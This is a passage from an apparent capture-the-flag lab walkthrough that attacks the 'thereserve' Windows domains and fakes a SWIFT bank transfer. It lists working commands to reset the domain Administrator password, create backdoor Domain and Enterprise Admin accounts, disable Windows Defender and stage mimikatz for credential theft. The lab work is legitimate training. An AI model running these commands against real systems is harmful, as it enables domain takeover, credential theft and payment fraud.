
Now you only have to change the password from the Administrator to get access to ROOTDC with rdp.

Do this as follows:

net user Administrator Password123 /dom

Password123 is in this case the new password of the administrator.

We use "**Remote Desktop Connection**" from Windows (just search in the search box and click on it) to connect to ROOTDC.



My handwriting with the computer mouse is very bad…


You have to go on the arrow and then 2 input fields will appear.

In the top one write the **IP of ROOTDC** (10.200.X.100) and in the bottom one **thereserve\Administrator**.

Press ENTER and you will soon be asked to enter the password of the administrator, where you will then enter the password you changed the original administrator password to.

Then a warning/alert will come up where you simply click Allow.

It will take a little while, but you will then get rdp access to ROOTDC.



Perfect!

Access to BANKDC

I think I used the easiest way to gain access to BANKDC. This looks like this:

You create a user on ROOTDC Powershell and that's it.

Sounds too easy to be true? But it really works.

Execute the following commands:

New-ADUser PK2212

This will create a user called PK2212.

Add-ADGroupMember -Identity "Domain Admins" -Members PK2212


This adds the user PK2212 to the Domain Admins group.

Add-ADGroupMember -Identity "Enterprise Admins" -Members PK2212

This adds the user PK2212 to the Enterprise Admins group.


Set-ADAccountPassword -Identity PK2212 -NewPassword (ConvertTo-SecureString -AsPlainText "Password123!" -Force)

You give the user PK2212 the password "Password123!"




That's it

Now go to the "**Remote Desktop Connection**" again and enter the IP of BANKDC in the small window 10.200.X.101.




That's it



Now you can add your own user again, but we will use a different command:


net user PK2212 Password123 /add


So you can create your own user with a password.




net group "Domain Admins" "PK2212" /add


The user PK2212 is now also in the Domain Admins group.





Once again you should go to "Remote Desktop Connection" and enter the following:





The **IP** of a server you want to connect to. Because you now have access to WRK1, WRK2 and JMP :D

and


bank.thereserve.loc\PK2212

So you connect to these machines as your created user.

Get the flags!

SWIFT

To get access to the SWIFT website, I used the WRK1 machine, because I could ping from there the domain.



The first thing you should do now is to submit the flag "Access to SWIFT application", BUT if you submit this flag, you must do the rest of the room in one pass!!!!

You should then get something that looks like this:

Using these details, perform the following steps:
1. go to the SWIFT web application
2. navigate to the Make a Transaction page
3. issue a transfer using the Source account as Sender and the Destination account as Receiver. You will have to use the corresponding account IDs. 4.
4. issue the transfer for the full 10 million dollars
5. once completed, request verification of your transaction here (No need to check your email once the transfer has been created).

You will definitely need to copy and save this.

Now do what you were told to do by e-citizen:
Log in as Source Account, make the transaction of 10,000,000.
Then enter Y at e-citizen and will receive an email with a PIN.
Take this PIN and verify the transaction (Pin Confirmation).


Then you need to get access to a capturer and an approver.

Let's start with the capturer

Enter the following command in CMD or Powershell:

net group "Payment Capturers" /domain


It should then look something like this:



Now we do something crazy:


You disable Windows Defender as explained above ("Set-MpPreference -DisableRealtimeMonitoring $true").

Then go to the window where CORPDC and thus also mimikatz.exe is running and simply copy the mimikatz you see there on the home screen:



And paste it back into the rdp session of WRK1.

